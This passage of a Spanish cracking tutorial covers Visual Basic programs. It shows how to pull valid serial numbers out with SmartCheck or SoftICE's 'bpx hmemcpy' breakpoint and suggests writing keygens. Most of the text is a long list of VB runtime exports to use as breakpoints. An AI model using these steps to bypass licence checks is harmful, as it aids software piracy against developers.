Bien, el smartcheck es otra gran herramienta de los geniales programadores de Numega, pues con esta herramienta podemos ver las tripas de los programas realizados en Visual Basic, desde un simple vistazo y encontrar un serial valido, hasta ir analizando que va haciendo el programa paso a paso, como asiganaciones de variables sospechosas, conversiones de tipos de datos, acceso a apis, etc, etc. Luego, sabiendolo usar simplifica mucho el cracking para estos programas, pero como todo en la vida, lo mas importante es la experiencia, cuanto mas utilices este programa antes te daras cuenta de que es lo que verdaderamente te interesa ver y que es lo que te trae sin cuidado.

Para hacer un cracking en 2 minutos lo mas comun es que nos pidan el tipico nombre y serial, e inmediatamente despues pues nos saque un bonito mensaje mediante msgbox del visual basic, pues mirando alrededor de este msgbox dentro del smartcheck pues nos encontraremos con un serial valido para nuestro nombre, asi de facil !!!. Tambien podemos hacer un generador de claves de forma relativamente sencilla puesto que si estamos viendo constantemente las asignaciones, conversiones de variables, comparacines, ... con los valores que van tomando en la ventana de la parte derecha del monitor asi pues solo tenemos que analizar con detenimiento y paciencia el listado que nos saca el smartchek y generar nuestro generador de claves.

Un ejemplo sencillito de como crackear programas de esta forma es el tutorial del programa: Java script It! v1.3.

6) La Alternativa: La Funcion Hmemcpy.

Bien, esta funcion no suele comentarse mucho en los tuturiales pero es otra gran baza para nuestro menester puesto que como bien comenta Wkt_White en su tutorial generico sobre el uso de esta funcion podemos cazar los password o serial de una manera un poco sutil y facil (todo depende de los programadores, aunque si utilizan este lenguaje, no creo que se calienten la cabeza por impedir que esta funcion no nos sirva XD), en la mayoria de programas realizado en este lenguaje, aunque tengo que decir que siempre hay excepciones.

Para ello, los pasos basicos a seguir (casi mecanicamente) son los siguientes: Primero despues de saber que es un programa VB, introducimos nuestro serial, ponemos el breakpoint bpx hmemcpy pulsamos Ctrl-D e inmediatamente pues volvemos al soft-ice y tenemos que FIJARNOS bien que en la linea que hay debajo del desensamblado aparezca nombredelprogramaacrackear!.text y a partir de aqui mirar detenidamente los push siguientes ya que se suelen almacenar el que tu has introducido y el correcto; si miras estos push, lo mas normal es que te encuentres con tu serial introducido 'e s i e l 2 ' y por ejemplo el correcto que podria ser 'E X P E D I E N T E - X ', ahora solo queda borrar los breakpoints y probar con este serial que has obtenido y en el 75 % o mas de las veces es el serial correcto.

NOTA: si te fijas las cadenas estan en formato ancho. El serial seria: 'EXPEDIENTE - X'.

7) Lista de Posibles Breakpoints en Visual Basic 5 y ¿6?

Esta lista la obtuve de un tutorial en ingles, y no recuerdo exactamente el autor ya que la cogi, la corte del documento y lo puse en otro fichero para cuando me hiciese falta consultarlas, asi que ;(.

Lista:

Addr:0F00A1BF Ord: 100 (0064h) Name: ThunRTMain
Addr:0F03A65D Ord: 101 (0065h) Name: VBDllUnRegisterServer
Addr:0F05A843 Ord: 102 (0066h) Name: VBDllCanUnloadNow
Addr:0F0BF123 Ord: 103 (0067h) Name: VBDllRegisterServer
Addr:0F03137D Ord: 104 (0068h) Name: VBDllGetClassObject
Addr:0F04027D Ord: 105 (0069h) Name: UserDllMain
Addr:0F0CDB46 Ord: 106 (006Ah) Name: DllRegisterServer
Addr:0F0CDD17 Ord: 107 (006Bh) Name: DllUnregisterServer
Addr:0F05C5AE Ord: 108 (006Ch) Name: __vbaAryLock
Addr:0F0D90F8 Ord: 109 (006Dh) Name: __vbaBoolErrVar
Addr:0F0D90EC Ord: 110 (006Eh) Name: __vbaStrErrVarCopy
Addr:0F109E57 Ord: 111 (006Fh) Name: __vbaAryVarVarg
Addr:0F10A259 Ord: 112 (0070h) Name: __vbaFpCDblR4
Addr:0F10A259 Ord: 113 (0071h) Name: __vbaFpCDblR8
Addr:0F10A242 Ord: 114 (0072h) Name: __vbaFpCSngR4
Addr:0F10A242 Ord: 115 (0073h) Name: __vbaFpCSngR8
Addr:0F10A270 Ord: 116 (0074h) Name: __vbaFpCmpCy
Addr:0F10A1F7 Ord: 117 (0075h) Name: __vbaFpCy
Addr:0F1021C9 Ord: 118 (0076h) Name: __vbaFpI2
Addr:0F102FE8 Ord: 119 (0077h) Name: __vbaFpI4
Addr:0F10A1E3 Ord: 120 (0078h) Name: __vbaFpR4
Addr:0F101FA3 Ord: 121 (0079h) Name: __vbaFpR8
Addr:0F10A1C5 Ord: 122 (007Ah) Name: __vbaFpUI1
Addr:0F01DC7F Ord: 123 (007Bh) Name: __vbaFreeObj
Addr:0F01F878 Ord: 124 (007Ch) Name: __vbaFreeStr
Addr:0F0FD0D2 Ord: 125 (007Dh) Name: __vbaFreeVar
Addr:0F109B75 Ord: 126 (007Eh) Name: __vbaFreeVarg
Addr:0F0DDF0C Ord: 127 (007Fh) Name: __vbaI2Abs
Addr:0F01BFDD Ord: 128 (0080h) Name: __vbaI2I4
Addr:0F0DDF55 Ord: 129 (0081h) Name: __vbaI2Sgn
Addr:0F0DDF29 Ord: 130 (0082h) Name: __vbaI4Abs
Addr:0F0DDF6A Ord: 131 (0083h) Name: __vbaI4Sgn
Addr:0F01F8A3 Ord: 132 (0084h) Name: __vbaStrCopy
Addr:0F01F8DA Ord: 133 (0085h) Name: __vbaStrMove
Addr:0F0407A5 Ord: 134 (0086h) Name: __vbaUI1I2
Addr:0F0407D3 Ord: 135 (0087h) Name: __vbaUI1I4
Addr:0F0DDF41 Ord: 136 (0088h) Name: __vbaUI1Sgn

Addr:0F100CFE Ord: 137 (0089h) Name: __vbaVarCopy
Addr:0F100C68 Ord: 138 (008Ah) Name: __vbaVarDup
Addr:0F100E23 Ord: 139 (008Bh) Name: __vbaVarMove
Addr:0F101E51 Ord: 140 (008Ch) Name: __vbaVarVargNofree
Addr:0F109C1B Ord: 141 (008Dh) Name: __vbaVargParmRef
Addr:0F109C29 Ord: 142 (008Eh) Name: __vbaVargVar
Addr:0F109CB3 Ord: 143 (008Fh) Name: __vbaVargVarCopy
Addr:0F109CA3 Ord: 144 (0090h) Name: __vbaVargVarMove
Addr:0F109C7C Ord: 145 (0091h) Name: __vbaVargVarRef
Addr:0F0CDE3C Ord: 146 (0092h) Name: DLLGetDocumentation
Addr:0F0342AB Ord: 147 (0093h) Name: _CIatan
Addr:0F0399BC Ord: 148 (0094h) Name: _CIcos
Addr:0F01F2DD Ord: 149 (0095h) Name: _CIexp
Addr:0F0342B5 Ord: 150 (0096h) Name: _CIlog
Addr:0F0399B2 Ord: 151 (0097h) Name: _CIsin
Addr:0F0342BF Ord: 152 (0098h) Name: _CIsqrt
Addr:0F0EA75B Ord: 153 (0099h) Name: _CItan
Addr:0F05D04F Ord: 154 (009Ah) Name: __vbaAptOffset
Addr:0F058E7D Ord: 155 (009Bh) Name: __vbaAryConstruct
Addr:0F0D002D Ord: 156 (009Ch) Name: __vbaAryCopy
Addr:0F01E5BA Ord: 157 (009Dh) Name: __vbaAryDestruct
Addr:0F0D0066 Ord: 158 (009Eh) Name: __vbaAryMove
Addr:0F0D3880 Ord: 159 (009Fh) Name: __vbaAryRebase1Var
Addr:0F05C5CE Ord: 160 (00A0h) Name: __vbaAryUnlock
Addr:0F0401F9 Ord: 161 (00A1h) Name: __vbaBoolStr
Addr:0F01B3FD Ord: 162 (00A2h) Name: __vbaBoolVar
Addr:0F100A35 Ord: 163 (00A3h) Name: __vbaBoolVarNull
Addr:0F1003B6 Ord: 164 (00A4h) Name: __vbaCastObj
Addr:0F05CF87 Ord: 165 (00A5h) Name: __vbaCastObjVar
Addr:0F03050C Ord: 166 (00A6h) Name: __vbaCheckType
Addr:0F05FA8A Ord: 167 (00A7h) Name: __vbaCheckTypeVar
Addr:0F01F90B Ord: 168 (00A8h) Name: __vbaChkstk
Addr:0F0D2D1F Ord: 169 (00A9h) Name: __vbaCopyBytes
Addr:0F0E1208 Ord: 170 (00AAh) Name: __vbaCyAbs
Addr:0F0E0F7E Ord: 171 (00ABh) Name: __vbaCyAdd
Addr:0F0DE00C Ord: 172 (00ACh) Name: __vbaCyErrVar
Addr:0F0E1047 Ord: 173 (00ADh) Name: __vbaCyFix
Addr:0F10B3BE Ord: 174 (00AEh) Name: __vbaCyForInit
Addr:0F10B3E7 Ord: 175 (00AFh) Name: __vbaCyForNext
Addr:0F0D904C Ord: 176 (00B0h) Name: __vbaCyI2
Addr:0F0D905B Ord: 177 (00B1h) Name: __vbaCyI4
Addr:0F0E10C8 Ord: 178 (00B2h) Name: __vbaCyInt
Addr:0F0E0FC5 Ord: 179 (00B3h) Name: __vbaCyMul
Addr:0F0E0FF6 Ord: 180 (00B4h) Name: __vbaCyMulI2
Addr:0F0DDFDD Ord: 181 (00B5h) Name: __vbaCySgn

Addr:0F0D8D08 Ord: 182 (00B6h) Name: __vbaCyStr
Addr:0F0E0F93 Ord: 183 (00B7h) Name: __vbaCySub
Addr:0F0D903D Ord: 184 (00B8h) Name: __vbaCyUI1
Addr:0F0DE016 Ord: 185 (00B9h) Name: __vbaCyVar
Addr:0F100284 Ord: 186 (00BAh) Name: ProcCallEngine
Addr:0F04F3E0 Ord: 187 (00BBh) Name: DllFunctionCall
Addr:0F05DF2C Ord: 188 (00BCh) Name: __vbaRecAssign
Addr:0F02591E Ord: 189 (00BDh) Name: __vbaRecDestruct
Addr:0F0D3596 Ord: 190 (00BEh) Name: CopyRecord
Addr:0F0D908B Ord: 191 (00BFh) Name: __vbaDateR4
Addr:0F0D90C0 Ord: 192 (00C0h) Name: __vbaDateR8
Addr:0F0545C3 Ord: 193 (00C1h) Name: __vbaDateStr
Addr:0F06165A Ord: 194 (00C2h) Name: __vbaDateVar
Addr:0F05B550 Ord: 195 (00C3h) Name: TipGetAddressOfPredeclaredInstance
Addr:0F0D38F5 Ord: 196 (00C4h) Name: __vbaDerefAry
Addr:0F05BCCD Ord: 197 (00C5h) Name: __vbaDerefAry1
Addr:0F03873E Ord: 198 (00C6h) Name: __vbaEnd
Addr:0F102FFC Ord: 199 (00C7h) Name: MethCallEngine
Addr:0F01E309 Ord: 200 (00C8h) Name: __vbaErase
Addr:0F0D38A2 Ord: 201 (00C9h) Name: __vbaEraseKeepData
Addr:0F0D38D1 Ord: 202 (00CAh) Name: __vbaEraseNoPop
Addr:0F0D0C66 Ord: 203 (00CBh) Name: __vbaError
Addr:0F0D0C7F Ord: 204 (00CCh) Name: __vbaErrorOverflow
Addr:0F022B59 Ord: 205 (00CDh) Name: __vbaExceptHandler
Addr:0F10A15B Ord: 206 (00CEh) Name: __vbaExitEachAry
Addr:0F10A180 Ord: 207 (00CFh) Name: __vbaExitEachColl
Addr:0F10A13B Ord: 208 (00D0h) Name: __vbaExitEachVar
Addr:0F02B41E Ord: 209 (00D1h) Name: __vbaExitProc
Addr:0F10A1A4 Ord: 210 (00D2h) Name: __vbaFPException
Addr:0F0E1093 Ord: 211 (00D3h) Name: __vbaFPFix
Addr:0F0E111D Ord: 212 (00D4h) Name: __vbaFPInt
Addr:0F0CFCD5 Ord: 213 (00D5h) Name: __vbaFailedFriend
Addr:0F01F890 Ord: 214 (00D6h) Name: __vbaFileClose
Addr:0F03632E Ord: 215 (00D7h) Name: __vbaFileCloseAll
Addr:0F0DEAB7 Ord: 216 (00D8h) Name: __vbaFileLock
Addr:0F0028A1 Ord: 217 (00D9h) Name: __vbaFileOpen
Addr:0F0DE0D8 Ord: 218 (00DAh) Name: __vbaFileSeek
Addr:0F03A53E Ord: 219 (00DBh) Name: __vbaFixstrConstruct
Addr:0F0CFC5A Ord: 220 (00DCh) Name: TipSetOption
Addr:0F109FC1 Ord: 221 (00DDh) Name: __vbaForEachAry
Addr:0F102BAC Ord: 222 (00DEh) Name: __vbaForEachCollAd
Addr:0F102B4E Ord: 223 (00DFh) Name: __vbaForEachCollObj
Addr:0F102BFF Ord: 224 (00E0h) Name: __vbaForEachCollVar
Addr:0F10A046 Ord: 225 (00E1h) Name: __vbaForEachVar

Addr:0F024FE8 Ord: 226 (00E2h) Name: __vbaFreeObjList
Addr:0F0162DA Ord: 227 (00E3h) Name: TipUnloadProject
Addr:0F01F9A8 Ord: 228 (00E4h) Name: __vbaFreeStrList
Addr:0F10182B Ord: 229 (00E5h) Name: __vbaFreeVarList
Addr:0F0D0CAB Ord: 230 (00E6h) Name: TipCreateInstanceProject
Addr:0F0158B9 Ord: 231 (00E7h) Name: EbResetProject
Addr:0F02627A Ord: 232 (00E8h) Name: EbGetHandleOfExecutingProject
Addr:0F0D39B3 Ord: 233 (00E9h) Name: __vbaGenerateBoundsError
Addr:0F0DE306 Ord: 234 (00EAh) Name: __vbaGet3
Addr:0F0DE322 Ord: 235 (00EBh) Name: __vbaGet4
Addr:0F03A579 Ord: 236 (00ECh) Name: __vbaGetFxStr3
Addr:0F0DE3B4 Ord: 237 (00EDh) Name: __vbaGetFxStr4
Addr:0F040650 Ord: 238 (00EEh) Name: __vbaGetOwner3
Addr:0F0DE35D Ord: 239 (00EFh) Name: __vbaGetOwner4
Addr:0F109A05 Ord: 240 (00F0h) Name: __vbaGosub
Addr:0F109A59 Ord: 241 (00F1h) Name: __vbaGosubFree
Addr:0F109A2E Ord: 242 (00F2h) Name: __vbaGosubReturn
Addr:0F0D2D92 Ord: 243 (00F3h) Name: __vbaHresultCheck
Addr:0F0D2DA0 Ord: 244 (00F4h) Name: __vbaHresultCheckNonvirt
Addr:0F02B4EB Ord: 245 (00F5h) Name: __vbaHresultCheckObj
Addr:0F10A21E Ord: 246 (00F6h) Name: __vbaI2Cy
Addr:0F0534BD Ord: 247 (00F7h) Name: __vbaI2ErrVar
Addr:0F10B47D Ord: 248 (00F8h) Name: __vbaI2ForNextCheck
Addr:0F0508A7 Ord: 249 (00F9h) Name: __vbaI2Str
Addr:0F01B9DA Ord: 250 (00FAh) Name: __vbaI2Var
Addr:0F10A230 Ord: 251 (00FBh) Name: __vbaI4Cy
Addr:0F050AF0 Ord: 252 (00FCh) Name: __vbaI4ErrVar
Addr:0F10B4A9 Ord: 253 (00FDh) Name: __vbaI4ForNextCheck
Addr:0F04A6A5 Ord: 254 (00FEh) Name: __vbaI4Str
Addr:0F01BDB4 Ord: 255 (00FFh) Name: __vbaI4Var
Addr:0F00BD94 Ord: 256 (0100h) Name: __vbaInStr
Addr:0F0DF190 Ord: 257 (0101h) Name: __vbaInStrB
Addr:0F0DF060 Ord: 258 (0102h) Name: __vbaInStrVar
Addr:0F0DEF30 Ord: 259 (0103h) Name: __vbaInStrVarB
Addr:0F0DDD41 Ord: 260 (0104h) Name: __vbaInputFile
Addr:0F10302F Ord: 261 (0105h) Name: __vbaLateIdCall
Addr:0F10304B Ord: 262 (0106h) Name: __vbaLateIdCallLd
Addr:0F10B15C Ord: 263 (0107h) Name: __vbaLateIdCallSt
Addr:0F10B1F2 Ord: 264 (0108h) Name: __vbaLateIdNamedCall
Addr:0F05B2A9 Ord: 265 (0109h) Name: EbResetProjectNormal
Addr:0F03BE99 Ord: 266 (010Ah) Name: TipUnloadInstance
Addr:0F10B1A8 Ord: 267 (010Bh) Name: __vbaLateIdNamedCallLd
Addr:0F009EE7 Ord: 268 (010Ch) Name: EbLibraryLoad
Addr:0F0D09C6 Ord: 269 (010Dh) Name: EbLibraryUnload

Addr:0F10B1D1 Ord: 270 (010Eh) Name: __vbaLateIdNamedCallSt
Addr:0F0112D1 Ord: 271 (010Fh) Name: EbLoadRunTime
Addr:0F10B217 Ord: 272 (0110h) Name: __vbaLateIdNamedStAd
Addr:0F1032CD Ord: 273 (0111h) Name: __vbaLateIdSt
Addr:0F00EED8 Ord: 274 (0112h) Name: EbCreateContext
Addr:0F017F68 Ord: 275 (0113h) Name: EbDestroyContext
Addr:0F00EF1C Ord: 276 (0114h) Name: EbSetContextWorkerThread
Addr:0F10B18E Ord: 277 (0115h) Name: __vbaLateIdStAd
Addr:0F10300A Ord: 278 (0116h) Name: __vbaLateMemCall
Addr:0F1024A4 Ord: 279 (0117h) Name: __vbaLateMemCallLd
Addr:0F10B23A Ord: 280 (0118h) Name: __vbaLateMemCallSt
Addr:0F10B2C8 Ord: 281 (0119h) Name: __vbaLateMemNamedCall
Addr:0F10B27E Ord: 282 (011Ah) Name:
__vbaLateMemNamedCallLd
Addr:0F10B2A7 Ord: 283 (011Bh) Name:
__vbaLateMemNamedCallSt
Addr:0F10B2ED Ord: 284 (011Ch) Name:
__vbaLateMemNamedStAd
Addr:0F10322E Ord: 285 (011Dh) Name: __vbaLateMemSt
Addr:0F10B25B Ord: 286 (011Eh) Name: __vbaLateMemStAd
Addr:0F01BE08 Ord: 287 (011Fh) Name: __vbaLbound
Addr:0F00BD80 Ord: 288 (0120h) Name: __vbaLenBstr
Addr:0F0DED54 Ord: 289 (0121h) Name: __vbaLenBstrB
Addr:0F0DEBF0 Ord: 290 (0122h) Name: __vbaLenVar
Addr:0F0DEC7F Ord: 291 (0123h) Name: __vbaLenVarB
Addr:0F0DCE29 Ord: 292 (0124h) Name: __vbaLineInputStr
Addr:0F0DCF1A Ord: 293 (0125h) Name: __vbaLineInputVar
Addr:0F03A5C8 Ord: 294 (0126h) Name: __vbaLsetFixstr
Addr:0F0E0F36 Ord: 295 (0127h) Name: __vbaLsetFixstrFree
Addr:0F0DF669 Ord: 296 (0128h) Name: __vbaMidStmtBstr
Addr:0F0DF754 Ord: 297 (0129h) Name: __vbaMidStmtBstrB
Addr:0F01612B Ord: 298 (012Ah) Name: EbIsProjectOnStack
Addr:0F01BB58 Ord: 299 (012Bh) Name: TipCreateInstanceEx
Addr:0F05E479 Ord: 300 (012Ch) Name: GetMem2
Addr:0F0E89D6 Ord: 301 (012Dh) Name: GetMem4
Addr:0F0E89E7 Ord: 302 (012Eh) Name: GetMem8
Addr:0F0E8A19 Ord: 303 (012Fh) Name: GetMemStr
Addr:0F0E8A54 Ord: 304 (0130h) Name: GetMemVar
Addr:0F0E89FE Ord: 305 (0131h) Name: GetMemObj
Addr:0F03BF96 Ord: 306 (0132h) Name: PutMem2
Addr:0F0E8AFF Ord: 307 (0133h) Name: PutMem4
Addr:0F0E8B0E Ord: 308 (0134h) Name: PutMem8
Addr:0F0E8C15 Ord: 309 (0135h) Name: PutMemStr
Addr:0F0E8C5D Ord: 310 (0136h) Name: PutMemVar
Addr:0F0E8B24 Ord: 311 (0137h) Name: PutMemObj

Addr:0F0E8DAA Ord: 312 (0138h) Name: SetMemVar
Addr:0F0E8D83 Ord: 313 (0139h) Name: SetMemObj
Addr:0F0E8A73 Ord: 314 (013Ah) Name: GetMemNewObj
Addr:0F0E8D19 Ord: 315 (013Bh) Name: PutMemNewObj
Addr:0F0E8E3E Ord: 316 (013Ch) Name: SetMemNewObj
Addr:0F0E89C5 Ord: 317 (013Dh) Name: GetMem1
Addr:0F0E8AF0 Ord: 318 (013Eh) Name: PutMem1
Addr:0F0E8AD5 Ord: 319 (013Fh) Name: GetMemEvent
Addr:0F0E8D73 Ord: 320 (0140h) Name: PutMemEvent
Addr:0F03A29B Ord: 321 (0141h) Name: SetMemEvent
Addr:0F0DF697 Ord: 322 (0142h) Name: __vbaMidStmtVar
Addr:0F0DF6BF Ord: 323 (0143h) Name: __vbaMidStmtVarB
Addr:0F0D5FA2 Ord: 324 (0144h) Name: __vbaNameFile
Addr:0F01BE9C Ord: 325 (0145h) Name: __vbaNew2
Addr:0F02B448 Ord: 326 (0146h) Name: __vbaNew
Addr:0F109E6C Ord: 327 (0147h) Name: __vbaNextEachAry
Addr:0F103345 Ord: 328 (0148h) Name: __vbaNextEachCollAd
Addr:0F1032E6 Ord: 329 (0149h) Name: __vbaNextEachCollObj
Addr:0F103252 Ord: 330 (014Ah) Name: __vbaNextEachCollVar
Addr:0F10A0F1 Ord: 331 (014Bh) Name: __vbaNextEachVar
Addr:0F0D2C73 Ord: 332 (014Ch) Name: __vbaObjAddref
Addr:0F00361F Ord: 333 (014Dh) Name: __vbaObjIs
Addr:0F01E2F2 Ord: 334 (014Eh) Name: __vbaObjSet
Addr:0F022D5E Ord: 335 (014Fh) Name: __vbaObjSetAddref
Addr:0F03361F Ord: 336 (0150h) Name: __vbaObjVar
Addr:0F01F952 Ord: 337 (0151h) Name: __vbaOnError
Addr:0F0D00A6 Ord: 338 (0152h) Name: __vbaOnGoCheck
Addr:0F01F2E7 Ord: 339 (0153h) Name: __vbaPowerR8
Addr:0F003D3F Ord: 340 (0154h) Name: __vbaPrintFile
Addr:0F04082B Ord: 341 (0155h) Name: __vbaPrintObj
Addr:0F036232 Ord: 342 (0156h) Name: __vbaPut3
Addr:0F0DE340 Ord: 343 (0157h) Name: __vbaPut4
Addr:0F0DE39A Ord: 344 (0158h) Name: __vbaPutFxStr3
Addr:0F0DE3D0 Ord: 345 (0159h) Name: __vbaPutFxStr4
Addr:0F0407B8 Ord: 346 (015Ah) Name: __vbaPutOwner3
Addr:0F0DE37C Ord: 347 (015Bh) Name: __vbaPutOwner4
Addr:0F0D9069 Ord: 348 (015Ch) Name: __vbaR4Cy
Addr:0F0DE020 Ord: 349 (015Dh) Name: __vbaR4ErrVar
Addr:0F10B4D1 Ord: 350 (015Eh) Name: __vbaR4ForNextCheck
Addr:0F0DDF7E Ord: 351 (015Fh) Name: __vbaR4Sgn
Addr:0F0D8CA0 Ord: 352 (0160h) Name: __vbaR4Str
Addr:0F0356D3 Ord: 353 (0161h) Name: __vbaR4Var
Addr:0F02FB8B Ord: 354 (0162h) Name: __vbaR8Cy
Addr:0F0DE02A Ord: 355 (0163h) Name: __vbaR8ErrVar
Addr:0F0E10A5 Ord: 356 (0164h) Name: __vbaR8FixI2

Addr:0F039F4E Ord: 357 (0165h) Name: __vbaR8FixI4
Addr:0F10B50A Ord: 358 (0166h) Name: __vbaR8ForNextCheck
Addr:0F0E112F Ord: 359 (0167h) Name: __vbaR8IntI2
Addr:0F0E1152 Ord: 360 (0168h) Name: __vbaR8IntI4
Addr:0F0DDFA9 Ord: 361 (0169h) Name: __vbaR8Sgn
Addr:0F0D8CD4 Ord: 362 (016Ah) Name: __vbaR8Str
Addr:0F01EFF5 Ord: 363 (016Bh) Name: __vbaR8Var
Addr:0F10B175 Ord: 364 (016Ch) Name: __vbaRaiseEvent
Addr:0F0D35E4 Ord: 365 (016Dh) Name: __vbaRecAnsiToUni
Addr:0F0D361E Ord: 366 (016Eh) Name: __vbaRecDestructAnsi
Addr:0F0D35AA Ord: 367 (016Fh) Name: __vbaRecUniToAnsi
Addr:0F01C113 Ord: 368 (0170h) Name: __vbaRedim
Addr:0F042A56 Ord: 369 (0171h) Name: __vbaRedimPreserve
Addr:0F0D3995 Ord: 370 (0172h) Name: __vbaRedimPreserveVar
Addr:0F0D3977 Ord: 371 (0173h) Name: __vbaRedimVar
Addr:0F01EF4A Ord: 372 (0174h) Name: __vbaRefVarAry
Addr:0F0DBCE5 Ord: 373 (0175h) Name: __vbaResume
Addr:0F0DF398 Ord: 374 (0176h) Name: __vbaRsetFixstr
Addr:0F0E0F5A Ord: 375 (0177h) Name: __vbaRsetFixstrFree
Addr:0F058DAB Ord: 376 (0178h) Name: __vbaSetSystemError
Addr:0F0CFC96 Ord: 377 (0179h) Name: __vbaStopExe
Addr:0F102D92 Ord: 378 (017Ah) Name: __vbaStr2Vec
Addr:0F0CFEFD Ord: 379 (017Bh) Name: __vbaStrAryToAnsi
Addr:0F0CFF13 Ord: 380 (017Ch) Name: __vbaStrAryToUnicode
Addr:0F0D843C Ord: 381 (017Dh) Name: __vbaStrBool
Addr:0F00208F Ord: 382 (017Eh) Name: __vbaStrCat
Addr:0F01F8F6 Ord: 383 (017Fh) Name: __vbaStrCmp
Addr:0F003563 Ord: 384 (0180h) Name: __vbaStrComp
Addr:0F0DF5D4 Ord: 385 (0181h) Name: __vbaStrCompVar
Addr:0F0D84FC Ord: 386 (0182h) Name: __vbaStrCy
Addr:0F0D84B8 Ord: 387 (0183h) Name: __vbaStrDate
Addr:0F0E0F14 Ord: 388 (0184h) Name: __vbaStrFixstr
Addr:0F0129F8 Ord: 389 (0185h) Name: __vbaStrI2
Addr:0F01BECF Ord: 390 (0186h) Name: __vbaStrI4
Addr:0F0E0EB4 Ord: 391 (0187h) Name: __vbaStrLike
Addr:0F0438CE Ord: 392 (0188h) Name: __vbaStrR4
Addr:0F04024E Ord: 393 (0189h) Name: __vbaStrR8
Addr:0F0E0E9F Ord: 394 (018Ah) Name: __vbaStrTextCmp
Addr:0F0E0EC9 Ord: 395 (018Bh) Name: __vbaStrTextLike
Addr:0F0CFD43 Ord: 396 (018Ch) Name: __vbaStrToAnsi
Addr:0F0CFD14 Ord: 397 (018Dh) Name: __vbaStrToUnicode
Addr:0F0D8481 Ord: 398 (018Eh) Name: __vbaStrUI1
Addr:0F0D8533 Ord: 399 (018Fh) Name: __vbaStrVarCopy
Addr:0F03634A Ord: 400 (0190h) Name:
EVENT_SINK_QueryInterface

Addr:0F02299D Ord: 401 (0191h) Name: EVENT_SINK_AddRef
Addr:0F037FD1 Ord: 402 (0192h) Name: EVENT_SINK_Release
Addr:0F0CFB3F Ord: 403 (0193h) Name: EVENT_SINK_GetIDsOfNames
Addr:0F03BB08 Ord: 404 (0194h) Name: EVENT_SINK_Invoke
Addr:0F0262A1 Ord: 405 (0195h) Name: __vbaStrVarMove
Addr:0F05A825 Ord: 406 (0196h) Name: __vbaStrVarVal
Addr:0F10A20C Ord: 407 (0197h) Name: __vbaUI1Cy
Addr:0F0DDFF8 Ord: 408 (0198h) Name: __vbaUI1ErrVar
Addr:0F0D901D Ord: 409 (0199h) Name: __vbaUI1Str
Addr:0F014C08 Ord: 410 (019Ah) Name: BASIC_CLASS_QueryInterface
Addr:0F0025FE Ord: 411 (019Bh) Name: BASIC_CLASS_AddRef
Addr:0F01DC6F Ord: 412 (019Ch) Name: BASIC_CLASS_Release
Addr:0F054DA8 Ord: 413 (019Dh) Name: BASIC_CLASS_GetIDsOfNames
Addr:0F054792 Ord: 414 (019Eh) Name: BASIC_CLASS_Invoke
Addr:0F0DE002 Ord: 415 (019Fh) Name: __vbaUI1Var
Addr:0F01BD72 Ord: 416 (01A0h) Name: __vbaUbound
Addr:0F0D2D6D Ord: 417 (01A1h) Name: __vbaUnkVar
Addr:0F102A2D Ord: 418 (01A2h) Name: __vbaVar2Vec
Addr:0F10A2E0 Ord: 419 (01A3h) Name: __vbaVarAbs
Addr:0F0CF8C1 Ord: 420 (01A4h) Name: BASIC_DISPINTERFACE_GetTICount
Addr:0F0CF8D0 Ord: 421 (01A5h) Name: BASIC_DISPINTERFACE_GetTypeInfo
Addr:0F100ECC Ord: 422 (01A6h) Name: __vbaVarAdd
Addr:0F100AB2 Ord: 423 (01A7h) Name: __vbaVarAnd
Addr:0F004B24 Ord: 424 (01A8h) Name: __vbaVarCat
Addr:0F10BA7F Ord: 425 (01A9h) Name: __vbaVarCmpEq
Addr:0F10BAB5 Ord: 426 (01AAh) Name: __vbaVarCmpGe
Addr:0F10BAEB Ord: 427 (01ABh) Name: __vbaVarCmpGt
Addr:0F10BB21 Ord: 428 (01ACh) Name: __vbaVarCmpLe
Addr:0F10BB57 Ord: 429 (01ADh) Name: __vbaVarCmpLt
Addr:0F0437B7 Ord: 430 (01AEh) Name: Zombie_QueryInterface
Addr:0F03C29A Ord: 431 (01AFh) Name: Zombie_AddRef
Addr:0F043368 Ord: 432 (01B0h) Name: Zombie_Release
Addr:0F0CFBB7 Ord: 433 (01B1h) Name: Zombie_GetTypeInfoCount
Addr:0F0CFBAF Ord: 434 (01B2h) Name: Zombie_GetTypeInfo
Addr:0F0CFBBF Ord: 435 (01B3h) Name: Zombie_GetIDsOfNames
Addr:0F0CFBC7 Ord: 436 (01B4h) Name: Zombie_Invoke
Addr:0F1020B8 Ord: 437 (01B5h) Name: __vbaVarCmpNe
Addr:0F06168C Ord: 438 (01B6h) Name: __vbaVarDateVar
Addr:0F10137B Ord: 439 (01B7h) Name: __vbaVarDiv

Addr:0F0CFAFF Ord: 440 (01B8h) Name: EVENT_SINK2_AddRef
Addr:0F0CFB1F Ord: 441 (01B9h) Name: EVENT_SINK2_Release
Addr:0F10B69A Ord: 442 (01BAh) Name: __vbaVarEqv
Addr:0F0D8FE2 Ord: 443 (01BBh) Name: __vbaVarErrI4
Addr:0F10A43C Ord: 444 (01BCh) Name: __vbaVarFix
Addr:0F103395 Ord: 445 (01BDh) Name: __vbaVarForInit
Addr:0F1034CF Ord: 446 (01BEh) Name: __vbaVarForNext
Addr:0F1020EB Ord: 447 (01BFh) Name: __vbaVarIdiv
Addr:0F10B737 Ord: 448 (01C0h) Name: __vbaVarImp
Addr:0F01EFD9 Ord: 449 (01C1h) Name: __vbaVarIndexLoad
Addr:0F058D54 Ord: 450 (01C2h) Name: __vbaVarIndexLoadRef
Addr:0F0D39BA Ord: 451 (01C3h) Name:
__vbaVarIndexLoadRefLock
Addr:0F0D39E4 Ord: 452 (01C4h) Name: __vbaVarIndexStore
Addr:0F0D39FE Ord: 453 (01C5h) Name: __vbaVarIndexStoreObj
Addr:0F10A538 Ord: 454 (01C6h) Name: __vbaVarInt
Addr:0F0E0E45 Ord: 455 (01C7h) Name: __vbaVarLike
Addr:0F0E0EDE Ord: 456 (01C8h) Name: __vbaVarLikeVar
Addr:0F103154 Ord: 457 (01C9h) Name: __vbaVarMod
Addr:0F101986 Ord: 458 (01CAh) Name: __vbaVarMul
Addr:0F102AA9 Ord: 459 (01CBh) Name: __vbaVarNeg
Addr:0F102EFC Ord: 460 (01CCh) Name: __vbaVarNot
Addr:0F10B543 Ord: 461 (01CDh) Name: __vbaVarOr
Addr:0F101FBC Ord: 462 (01CEh) Name: __vbaVarPow
Addr:0F0D2C88 Ord: 463 (01CFh) Name: __vbaVarSetObj
Addr:0F05C3AA Ord: 464 (01D0h) Name: __vbaVarSetObjAddref
Addr:0F0D2CB4 Ord: 465 (01D1h) Name: __vbaVarSetUnk
Addr:0F0D2CE0 Ord: 466 (01D2h) Name: __vbaVarSetUnkAddref
